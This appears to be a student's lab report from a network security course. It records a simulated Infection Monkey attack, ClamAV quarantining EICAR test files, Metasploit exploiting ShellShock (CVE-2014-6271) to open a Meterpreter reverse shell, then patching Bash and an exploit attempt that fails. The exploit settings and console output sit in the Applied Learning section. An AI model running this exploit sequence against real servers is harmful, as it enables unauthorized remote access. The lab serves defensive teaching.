

Defending the Network from a Simulated Attack (4e)

Network Security, Firewalls, and VPNs, Fourth Edition - Lab 02

Student:

Shoumya Rayamajhi

Email:

sxr230169@utdallas.edu

Time on Task:

2 hours, 3 minutes

Progress:


100%

Report Generated: Sunday, February 22, 2026 at 12:31 AM

Hands-On Demonstration

Part 1: Launching an Attack with Infection Monkey


14. **Make a screen capture** showing the **successful exploit of the corporationtechs.com web server from Monkey Island**.




Defending the Network from a Simulated Attack (4e)

Network Security, Firewalls, and VPNs, Fourth Edition - Lab 02

17. Make a screen capture showing the recommendations for the corporationtechs.com web server.



20. Make a screen capture showing the remote files copied to the corporationtechs.com machine (172.40.0.20).




Part 2: Using ClamAV to Identify and Remove Malicious Files

Defending the Network from a Simulated Attack (4e)

Network Security, Firewalls, and VPNs, Fourth Edition - Lab 02

12. Make a screen capture showing the contents of the VIRUS directory.




```
Activities Terminal Feb 10 16:52
Defending the Network from a Simulated Attack (4e)
TargetLinux01
2026-02-10 15:52:26
Shomva Rayamajhi
Infected files: 2
Data scanned: 61.87 MB
Data read: 62.63 MB (ratio 0.99:1)
Time: 57.959 sec (0 m 57 s)
user@corporationtechs:~$ ls ./music
ls: cannot access './music': No such file or directory
user@corporationtechs:~$ clamscan -ri --move=/home/user/VIRUS ./
LibClamAV Warning: *****
LibClamAV Warning: *** The virus database is older than 7 days! ***
LibClamAV Warning: *** Please update it as soon as possible. ***
LibClamAV Warning: *****
/home/user/Music/eicar.com: Eicar-Signature FOUND
/home/user/Music/eicar.com: moved to '/home/user/VIRUS/eicar.com'
/home/user/Music/eicar_com.zip: Eicar-Signature FOUND
/home/user/Music/eicar_com.zip: moved to '/home/user/VIRUS/eicar_com.zip'

----- SCAN SUMMARY -----
Known viruses: 8922183
Engine version: 0.102.4
Scanned directories: 142
Scanned files: 217
Infected files: 2
Data scanned: 61.87 MB
Data read: 62.63 MB (ratio 0.99:1)
Time: 21.707 sec (0 m 21 s)
user@corporationtechs:~$ ls ./Music
user@corporationtechs:~$ ls ./VIRUS
eicar.com eicar_com.zip
user@corporationtechs:~$
```

Applied Learning

Part 1: Exploiting ShellShock Vulnerability with Metasploit

11. Make a screen capture showing the updated exploit settings.




The screenshot shows a terminal window titled "Terminal" with the date and time "Feb 10 14:05". The window displays the output of the "show" command in Metasploit, listing various exploit settings for CVE-2014-6271. The settings are as follows:

Setting	Value	Yes/No	Description
CMD_MAX_LENGTH	2048	yes	CMD max line length
CVE	CVE-2014-6271	yes	CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
HEADER	User-Agent	yes	HTTP header to use
METHOD	GET	yes	HTTP method to use
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	172.20.0.20	yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPATH	/bin	yes	Target PATH for binaries used by the CmdStager
RPORT	80	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
TARGETURI	cgi-bin/test-cgi.sh	yes	Path to CGI script
TIMEOUT	5	yes	HTTP read response timeout (seconds)
URIPATH		no	The URI to use for this exploit (default is random)
VHOST		no	HTTP server virtual host

Exploit target:

Id	Name
0	Linux x86

17. Make a screen capture showing the **successful Linux shell command on TargetLinux01**.



```
Activities Terminal Feb 10 14:12
Defending the Network from a Simulated Attack (4e)
AttackLinux01
2026-02-10 16:12:08
Shoumya Rayamajhi
32 linux/x86/shell_reverse_tcp_ipv6
ll, Reverse TCP Inline (IPv6)
manual No Linux Command She

msf5 exploit(multi/http/apache_mod_cgi_bash_env_exe) > user 26
[-] Unknown command: user.
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exe) > use 26
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exe) > check
[+] 172.20.0.20:80 - The target is not exploitable.
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exe) > set RHOST 172.40.0.20
RHOST => 172.40.0.20
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exe) > use 26
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exe) > check
[+] 172.40.0.20:80 - The target is vulnerable.
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exe) > exploit

[*] Started reverse TCP handler on 10.0.1.3:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (980808 bytes) to 172.40.0.20
[*] Meterpreter session 1 opened (10.0.1.3:4444 -> 172.40.0.20:34974) at 2026-02-10 14:11:24 -0800

meterpreter > ls
Listing: /usr/lib/cgi-bin
=====
Mode                Size  Type  Last modified          Name
----                -
100755/rwxr-xr-x    781   fil   2020-10-10 14:41:31 -0700 test-cgi.sh


meterpreter >
```

Part 2: Patching the ShellShock Vulnerability

Defending the Network from a Simulated Attack (4e)

Network Security, Firewalls, and VPNs, Fourth Edition - Lab 02

4. **Make a screen capture** showing the **pre-patch Bash version**.



The screenshot shows a terminal window titled "Terminal" with a date and time of "Feb 10 17:14". The terminal output displays the command `bash --version` and its output, which includes the GNU bash version 4.3.0(1)-release (x86_64-unknown-linux-gnu), copyright information, and the GPL license. The prompt is `user@corporationtechs:~$`. The terminal window is part of a desktop environment with a sidebar on the left containing icons for Firefox, Files, and the Dash. The top of the window shows the "Activities" button and the "Terminal" application name.


```
user@corporationtechs:~$ bash --version
GNU bash, version 4.3.0(1)-release (x86_64-unknown-linux-gnu)
Copyright (C) 2013 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
user@corporationtechs:~$
```


Defending the Network from a Simulated Attack (4e)

Network Security, Firewalls, and VPNs, Fourth Edition - Lab 02


9. Make a screen capture showing the **post-patch Bash version**.



```
Activities Terminal Feb 10 17:21
There is NO WARRANTY, to the extent permitted by law.
user@corporationtechs:~$ cd Downloads
user@corporationtechs:~/Downloads$ bash_5.0-6ubuntu1_amd64.deb
user@corporationtechs:~/Downloads$ sudo dpkg -i bash+5.0-6ubuntu1_amd64.deb
bash: sudo: command not found
user@corporationtechs:~/Downloads$ sudo dpkg -i bash_5.0-6ubuntu1_amd64.deb
[sudo] password for user:
Sorry, try again.
[sudo] password for user:

Sorry, try again.
[sudo] password for user:
sudo: 3 incorrect password attempts
user@corporationtechs:~/Downloads$ ^C
user@corporationtechs:~/Downloads$ sudo dpkg -i bash_5.0-6ubuntu1_amd64.deb
[sudo] password for user:
dpkg: error: cannot access archive 'bash_5.0-': No such file or directory
user@corporationtechs:~/Downloads$ sudo dpkg -i bash_5.0-6ubuntu1_amd64.deb
(Reading database ... 170569 files and directories currently installed.)
Preparing to unpack bash_5.0-6ubuntu1_amd64.deb ...
Unpacking bash (5.0-6ubuntu1) over (5.0-6ubuntu1) ...
Setting up bash (5.0-6ubuntu1) ...
update-alternatives: using /usr/share/man/man7/bash-builtins.7.gz to provide /u
sr/share/man/man7/builtins.7.gz (builtins.7.gz) in auto mode
Processing triggers for install-info (6.7.0.dfsg.2-5) ...
Processing triggers for man-db (2.9.1-1) ...
user@corporationtechs:~/Downloads$
```

13. Make a screen capture showing your **unsuccessful exploit attempt**.



```
Activities Terminal Feb 10 14:23
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check
[*] 172.40.0.20:80 - The target is vulnerable.
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 10.0.1.3:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (980808 bytes) to 172.40.0.20
[*] Meterpreter session 1 opened (10.0.1.3:4444 -> 172.40.0.20:34974) at 2026-02-10 14:11:24 -0800

meterpreter > ls
Listing: /usr/lib/cgi-bin
=====
Mode                Size  Type  Last modified          Name
----                -
100755/rwxr-xr-x    781  fil   2020-10-10 14:41:31 -0700 test-cgi.sh

meterpreter > exit
[*] Shutting down Meterpreter...

[*] 172.40.0.20 - Meterpreter session 1 closed. Reason: User exit
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check
[*] 172.40.0.20:80 - The target is not exploitable.
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 10.0.1.3:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Exploit completed, but no session was created.
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) >
```

Defending the Network from a Simulated Attack (4e)

Network Security, Firewalls, and VPNs, Fourth Edition - Lab 02

Challenge and Analysis

Part 1

3. **Make a screen capture** showing the **EICAR file discovered by Windows Virus and threat protection.**

